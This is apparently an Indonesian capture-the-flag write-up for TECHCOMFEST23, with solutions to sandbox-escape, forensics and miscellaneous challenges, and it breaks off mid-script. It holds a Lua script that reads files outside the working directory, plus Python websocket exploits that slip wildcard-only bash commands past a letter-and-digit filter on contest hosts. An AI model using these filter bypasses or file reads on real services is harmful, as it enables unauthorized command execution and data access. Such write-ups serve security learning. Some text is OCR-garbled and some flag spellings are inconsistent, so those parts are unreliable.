Buat script sesuai analisis seperti di bawah ini

```
require "lfs"

function attrdir (path)
    for file in lfs.dir(path) do
        print("\t"..file)
    end
end
```

```

attrdir ("../")


local open = io.open

local function read_file(path)
    local file = open(path, "rb") -- r read mode and b binary mode
    if not file then return nil end
    local content = file:read "*a" -- *a or *all reads the whole file
    file:close()
    return content
end

local fileContent = read_file("../flag-a15a9d35568f3ac79183f8b907ac73fb.txt");
print (fileContent);

-- END

```



```


hanz0x17@asusbook: ~
local open = io.open
local function read_file(path)
    local file = open(path, "rb") -- r read mode and b binary mode
    if not file then return nil end
    local content = file:read "*a" -- *a or *all reads the whole file
    file:close()
    return content
end
local fileContent = read_file("../flag-a15a9d35568f3ac79183f8b907ac73fb.txt");
print (fileContent);
-- END
-- OUTPUT BEGIN
    home
    boot
    usr
    dev
    srv
    var
    tmp
    ..
    bin
    lib
    .
    sys
    proc
    sbin
    lib64
    mnt
    etc
    run
    opt
    media
    root
    .dockerenv
    flag-a15a9d35568f3ac79183f8b907ac73fb.txt
    ctf
TECHCOMFEST23{f1rSt_St3p_of_uNd3rSt4nd1Ng_LUA}
-- OUTPUT END

```

Flag : TECHCOMFEST23{f1rSt_St3p_of_uNd3rSt4nd1Ng_LUA}

Basher

Deskripsi



Diberikan program yang dapat mengeksekusi command yang diberikan

Analisis

Buka program yang telah diberikan. Terlihat bahwa program akan mengexecute code yang diinputkan oleh pengguna.

```
from subprocess import Popen, PIPE, STDOUT
import string
```

```
class Bash:
```

```
    def __init__(self, user_input: str):
        self.program = "/bin/bash"
        self.user_input = user_input
```

```
    @property
```

```
    def read(self):
        return self._bashHandler(self.user_input)
```

```
    def _check(self, user_input):
```



```

for char in string.ascii_letters+string.digits:
    if char in user_input:
        return False
return True

def _bashHandler(self, user_input):
    with Popen(self.program.split(), stdout=PIPE, stdin=PIPE, stderr=STDOUT) as p:
        if self._check(user_input):
            stdout = p.communicate(input=user_input.encode())[0]
            return stdout.decode()
        else:
            return 'bad hacker!!!'

```

Terdapat filter huruf dan angka pada program. Sehingga kita tidak bisa mengeksekusi command dengan leluasa

Solusi

Diketahui bahwa file flag.txt terdapat pada luar directory. Kita tahu bahwa kita bisa mengexecute command dengan special characters

```

import json
import pprint
import websocket
from websocket import create_connection

websocket.enableTrace(True)
ws = websocket.create_connection('ws://103.49.238.77:57773')

command = "../??????"
ws.send(json.dumps({'type':'command','input':command}))

result = ws.recv()
print('Result: {}'.format(result))

```

```

+Sent raw: b'\x81\xab\xbb\x1c\xaf\xcf\xcc\xdb\xbb\x7y\x8d\x5\x97>\xcc\xa0\xda\xce\xa1\x3>\x83\xef\x95u\x1\xbf\x2h\x8d\x5\x97>\x81\xe1\x98#\x90\xf0\x88#\x90\xf0\x88
+Sent decoded: fin=1 opcode=1 data=b'{"type": "command", "input": "../??????"}'
+Rcv raw: b'\x81-\x00\x88{"status": "success", "stdout": "../flag.txt: line 1: TECHCOMPFEST2023{b4aasssss555hhh_0h_b44444ashhhhhh_51238459}: command not found\n"}'
+Rcv decoded: fin=1 opcode=1 data=b'{"status": "success", "stdout": "../flag.txt: line 1: TECHCOMPFEST2023{b4aasssss555hhh_0h_b44444ashhhhhh_51238459}: command not found\n"}'
Result: {"status": "success", "stdout": "../flag.txt: line 1: TECHCOMPFEST2023{b4aasssss555hhh_0h_b44444ashhhhhh_51238459}: command not found\n"}
hanz0x17@asusbook: /mnt/c/Users/raihan/Downloads$


```

Flag yang diberikan dalam format yang salah, tinggal kita sesuaikan saja

Flag : **TECHCOMFEST23{b4aasssss555hhh_0h_b44444ashhhhhh_51238459}**

Basher Revenge

Deskripsi



Diberikan program basher seperti soal sebelumnya

Analisis

Kami coba running exploit yang sebelumnya dan berhasil, sehingga tidak perlu dianalisis lebih lanjut untuk menghemat waktu

Solusi

```
import json
import pprint
import websocket
from websocket import create_connection

websocket.enableTrace(True)
ws = websocket.create_connection('ws://103.49.238.77:31354')

command = "../???????"
ws.send(json.dumps({'type': 'command', 'input': command}))

result = ws.recv()
```

```
print('Result: {}'.format(result))
```

```
-----  
++Sent raw: b'\x81\xab\xb9'Lg\xc2B8\x1c\xc9\x05n]\x99B/\x08\xd4\r-\t\xddB`G\x9b\t"\x17\xcc\x14n]\x99BbI\x96_sX\x86_sX\x86B1'  
++Sent decoded: fin=1 opcode=1 data=b'{"type": "command", "input": "../????????"}'  
++Rcv raw: b'\x81|{"status": "success", "stdout": "../Flag.txt: line 1: TECHCOMPFFEST2023{b45h_m3_pl3453_75129471294812}: command not found\\n"}'  
++Rcv decoded: fin=1 opcode=1 data=b'{"status": "success", "stdout": "../Flag.txt: line 1: TECHCOMPFFEST2023{b45h_m3_pl3453_75129471294812}: command not found\\n"}'  
Result: {'status': 'success', 'stdout': '../Flag.txt: line 1: TECHCOMPFFEST2023{b45h_m3_pl3453_75129471294812}: command not found\\n'}
```


Flag yang diberikan dalam format yang salah, tinggal kita sesuaikan saja

Flag : **TECHCOMFEST23{b45h_m3_pl3453_75129471294812}**

PWN

Star Platinum

Deskripsi



Diberikan program bof yang dihost di apache site

Analisis

Lakukan dirsearch pada web. Terlihat bahwa terdapat beberapa direktori yang menarik yakni /Dockerfile dan /main

Navigasi ke /main dan kita akan mendapatkan program file executable nya

Navigasi ke /Dockerfile dan kita bisa lihat bahwa executable di host di /pwny.cgi

MISC

Welcome and Good Luck!

Deskripsi



Soal ini merupakan soal testing yang memiliki menampilkan flag secara cuma-cuma

Analisis

Flag berada di gambar

Solusi


Dengan membaca flag di gambar kita bisa mendapatkan flag



Flag : **TECHCOMFEST23{Ganbare_Peko}**

ASCII Catch


Deskripsi



Terdapat soal yang berisi alamat untuk nc

Analisis

Setelah melakukan nc, terdapat karakter . dan x. Karakter tersebut menyusun qrcode. Dengan sedikit modifikasi kita bisa memaksimalkan agar qrcode bisa dibaca scanner




Pertama, kita perlu mendapatkan bentuk qrcode yang sesuai. Setelah bentuk dari qrcode didapatkan, kita pindahkan ke notepad agar lebih jelas. Kita bisa mengubah “.” menjadi “ ” dan “X” menjadi “8”. Setelah itu tinggal discan

[illegible][illegible]

Flag : **TECHCOMFEST23{Th4nks T0 Dewaweb F0r Sp0nS0r1ng Us}**

Wordle

Deskripsi



Terdapat permainan wordle dengan target skor adalah 100

Analisis

Setidaknya terdapat 3 sumber daya yang kita miliki yaitu score, life, dan streak. Life berpengaruh pada keberlanjutan permainan, jika 0 maka game selesai. Selain itu, ada 5 command yang dapat kita gunakan yaitu


- PASS untuk melewati soal dan menampilkan jawaban (-1 Score)
- SYLLABLES untuk mengecek jumlah suku kata (-1 Streak)
- REVEAL untuk menampilkan 1 huruf yang ditutupi (-1 Streak)
- STAT untuk mengecek status saat ini
- EXIT untuk keluar dari game

Apabila streak mencapai 10 maka akan mendapatkan 3 life tambahan

Solusi

Soal ini hanya memerlukan kemampuan vocabulary yang baik. Selain itu terdapat sedikit bug logic pada aturan yang dibuat yaitu apabila streak mencapai 10 maka mendapatkan 3 life. Hal ini bisa dimanfaatkan dengan cara sengaja menurunkan streak ke 9 setelah dari 10, lalu menjawab 1 soal dengan benar maka life akan menambah 3

lagi. Hal ini bisa dilakukan secara berulang-ulang. Selain itu kita juga harus bisa memanajemen sumber daya yang ada agar tidak kalah.



```
Word: se*sona*
Answer: --STAT
- Score: 96
- Life: 12
- Streak: 0

Word: se*sona*
Answer: seasonal
Correct! +1 score for you.

Word: dro*
Answer: --REVEAL

Word: drop
Answer: drop
Correct! +1 score for you.

Word: **ner*te
Answer: --REVEAL

Word: *ener*te
Answer: --STAT
- Score: 98
- Life: 12
- Streak: 0

Word: *ener*te
Answer: generate
Correct! +1 score for you.

Word: be**
Answer: --STAT
- Score: 99
- Life: 12
- Streak: 1

Word: be**
Answer: --REVEAL

Word: be|*
Answer: bell
Correct! +1 score for you.


Good job! Here's your flag:
TECHCOMFEST23{F14G_F0r_Th3_Ch4mPs}
```

Flag : **TECHCOMFEST23{F14G_F0r_Th3_Ch4mPs}**

FORENSIC

Mono

Deskripsi




Terdapat file wav. File tersebut berisi sebuah lagu normal namun terdapat noise yang bisa didengar.

Analisis

Setelah dimasukkan di aplikasi audacity, terdapat perbedaan antara track left dan right. Kemungkinan besar flag disimpan pada track di sebelah right. Adapun suara noise yang dihasilkan mirip dengan soal soal ctf pada umumnya dan bisa dibaca dengan analisis spectrogram.

Solusi

Kita bisa menganalisis file ini dengan aplikasi audacity. Kita ubah menjadi spectrogram dan lihat lebih detail pada track right. Pada audacity terdapat fitur slowmo yang dapat kita manfaatkan agar lebih mudah membaca flag atau bisa menggunakan scroll saja





Flag:

**TECHCOMFEST23{wh0_d03snT_L0V3_F1Ve_N1GhtS_At_fR3DDyS_R1gHt_aNyWa
y_HeR3_1s_uR_FL4G_a1cd6113}**

Flag Checker

Deskripsi



Diberikan file hasil dump memori dari android.

Analisis

Hal yang pertama saya lakukan yakni melakukan strings pada folder dump dan ternyata bisa didapatkan flagnya

Solusi


```
hanz0x17@asusbook: /mnt/c/Users/rayhan/Downloads/chall (7)/dump$ strings * | grep TECH
MISCELLANEOUS TECHNICAL
MISCELLANEOUSTECHNICAL
MISCELLANEOUS_TECHNICAL
PREF_RADIO_TECH_CHANGED
tTECH_SCIENCE
android.nfc.action.TECH_DISCOVERED
android.telecom.extra.CALL_TECHNOLOGY_TYPE
RIL_REQUEST_VOICE_RADIO_TECH
android.intent.action.RADIO_TECHNOLOGY
aNACCESS_TECH_UNABLE_TO_PROCESS
EVENT_REQUEST_VOICE_RADIO_TECH_DONE
nEVENT_VOICE_RADIO_TECH_CHANGED
UNSOL_VOICE_RADIO_TECH_CHANGED
KKTECHCOMFEST23{th1S_w4S_m3AnT_T0_b3_r3V3rS1nG_ChAll_But_0H_w3lL_H3r3_W3_4r3}
^C
```

Flag :

TECHCOMFEST23{th1S_w4S_m3AnT_T0_b3_r3V3rS1nG_ChAIL_But_0H_w3IL_H3r3_W3_4r3}

Pixel


Deskripsi



Terdapat soal yang menyampaikan bahwa terdapat screenshot sebuah laptop lalu pixel screenshot disusun menjadi 1 height pixel yang sama.

Analisis

Berdasarkan analisis dengan tool pngcheck, gambar ini memiliki width sebesar 2073600 pixel dan height sebesar 1 pixel. Kita bisa menyusun ulang gambar tersebut dengan mengetahui ukuran asli dari layar laptop mas aseng. Berdasarkan ukuran layar laptop di pasaran, didapatkan bahwa resolusi 1920x1080 memenuhi skenario




Solusi

Setelah mengetahui ukuran layar laptop, kita bisa memanfaatkan script python untuk menyusun ulang pixel tersebut. Berikut script python dan hasilnya

```
from PIL import Image
img = Image.open("pixel.png")
pixels = img.load()
width, height = img.size
new_img = Image.new('RGBA', (2000, 2000))

